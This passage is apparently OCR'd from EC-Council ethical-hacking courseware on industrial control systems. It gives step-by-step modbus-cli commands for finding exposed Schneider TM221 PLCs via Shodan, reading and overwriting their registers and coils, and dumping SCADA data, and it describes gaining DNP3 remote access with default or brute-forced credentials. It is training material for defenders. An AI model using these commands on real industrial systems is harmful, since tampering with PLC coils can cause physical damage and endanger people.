modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking PLC using modbus-cli (Cont'd)


Step 8: Capture data into the output file

To capture register values into an output file:

```
modbus read --output SCADAregisters.txt <Target IP> 400101 200
modbus read --output SCADAregisters.txt <Target IP> %MW100 200
```

To capture coil values into an output file:

```
modbus read --output SCADAcoils.txt <IP> 101 100
modbus read --output SCADAcoils.txt <IP> %M100 100
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking PLC using modbus-cli

PLCs are used to control industrial infrastructure such as manufacturing facilities, waste and sewage plants, electrical grids, and petroleum refineries. Attackers target PLC devices such as Schneider Electric TM221 that are used to automate processes in many manufacturing industries. These devices use the Modbus/TCP protocol to communicate with other industrial equipment. Attackers use tools such as modbus-cli to exploit PLC devices through Modbus protocol.

Steps to hack PLC using modbus-cli:

Source: *https://github.com*

- **Step 1: Identify Internet-connected PLCs**

  You can use tools such as Shodan, Nmap, etc. to find industrial facilities exposed on the Internet. To detect Schneider Electric TM221 PLCs connected to the Internet, type TM221ME16R into the Shodan search bar. Shodan retrieves all the Schneider Electric TM221 PLCs connected to the Internet, where many of these systems are vulnerable.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.105: Screenshot of Shodan showing Schneider Electric TM221 PLCs

- **Step 2: Install modbus-cli**

  After identifying vulnerable PLC devices using Shodan, now install **`modbus-cli`** using the following command:

  `gem install modbus-cli`

- **Step 3: Understand datatypes**

  Before exploitation using modbus-cli, you need to understand the data types used to read the values. These datatypes use two types of addresses, namely, Schneider and Modicon addresses. A Schneider address starts with a %M before the address.

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Table 18.8: Modbus data types

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4: Read register values**

  To read the register values from the devices identified in step 1, use the following command:

  Using Schneider address: `modbus read <Target IP> %MW100 10`

  Using Modicon address: `modbus read <Target IP> 400101 10`

  The above command retrieves ten words from the registers.




Figure 18.106: Screenshot of the modbus-cli reading register values

- **Step 5: Manipulate register values**

  Now, you can manipulate the register values using the following commands:

  ```
  modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
  modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
  ```

  After running the above command, the first eight registers values are replaced with 2.

- **Step 6: Read coil values**

  Now, try to retrieve the values of the coils. These values use Boolean data types to store ON/OFF (1/0) values. Run the following commands to retrieve coil values:

  ```
  modbus read <Target IP> 101 10
  modbus read <Target IP> %M100 10
  ```




Figure 18.107: Screenshot of the modbus-cli reading coil values

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 7: Manipulate coil values**

  You can use modbus-cli to manipulate the coil values. Use the following commands to turn ON all the coils:

  ```
  modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
  modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
  ```

  After running the above command, if you check the coil values, you will see all the coils with value 1:




Figure 18.108: Screenshot of the modbus-cli reading coil values

- **Step 8: Capture data into the output file**

  Now, you can capture the data from SCADA facilities for future analysis and testing.

  Use the following command to capture register values into an output file:

  ```
  modbus read --output SCADAregisters.txt <Target IP> 400101 200
  modbus read --output SCADAregisters.txt <Target IP> %MW100 200
  ```

  Use the following command to capture coil values into an output file:

  ```
  modbus read --output SCADAcoils.txt <IP> 101 100
  modbus read --output SCADAcoils.txt <IP> %M100 100
  ```





Figure 18.109: Screenshot of the modbus-cli capturing data into the output file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Remote Access using DNP3

- Industrial control systems are often configured with direct Internet access ignoring the firewall implementations and are accessed using default/weak credentials
- Attackers can take advantage of these poorly configured networks to gain unauthorized access over the industrial systems
- Attackers perform port scanning to obtain information about open ports and services on the target industrial systems
- If an attacker identifies that the DNP3 port is open, he/she exploits this vulnerability to gain remote access to the system
- Attackers use tools such as Shodan to gain remote access to the target system



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gain and Maintain Remote Access

The information-gathering and vulnerability-scanning phases allow attackers to survey the OT environment and identify vulnerabilities that help them in gaining remote access to industrial control systems. For example, attackers can exploit underlying vulnerabilities in industrial protocols or inject malware to launch targeted attacks and gain access to industrial control systems. Once attackers gain access to industrial systems, they manipulate and change the operations and functions of industrial controls that cause both physical and financial damage to the organization. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices connected to the network.

Once the attacker gains access to the device, he/she uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and injecting rootkits to maintain further access to the target device. After gaining access to the target device, the attacker can modify the firmware on devices such as PLCs to launch firmware attacks to monitor and control various operations on the target device.

Gaining Remote Access using DNP3

Internet-based control systems can be seen in various industries, including power plants, manufacturing, construction, etc. These control systems are designed to enable systems to be monitored or controlled from remote locations. These remote communications are often configured with direct Internet access, ignoring the firewall implementations, or accessed using default credentials. Attackers can take advantage of these poorly configured networks or weak/default password credentials to gain unauthorized access to the industrial systems. These default credentials are publicly available on the Internet and the weak passwords can be easily brute forced.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can use online tools such as Shodan to scan the open ports or services on the target ICS devices. Once the attackers find the open port, they can exploit the residing vulnerabilities to obtain remote access to industrial systems.

For instance, attackers targeting specific ICS protocols such as DNP3 – port 20000 perform a port scan using Shodan that displays open ports and associated vulnerabilities. By clicking on the open port, attackers are redirected to the login page of the target system. From here, the attackers can gain remote access to the ICS network or systems by entering the default passwords or brute forcing the credentials.

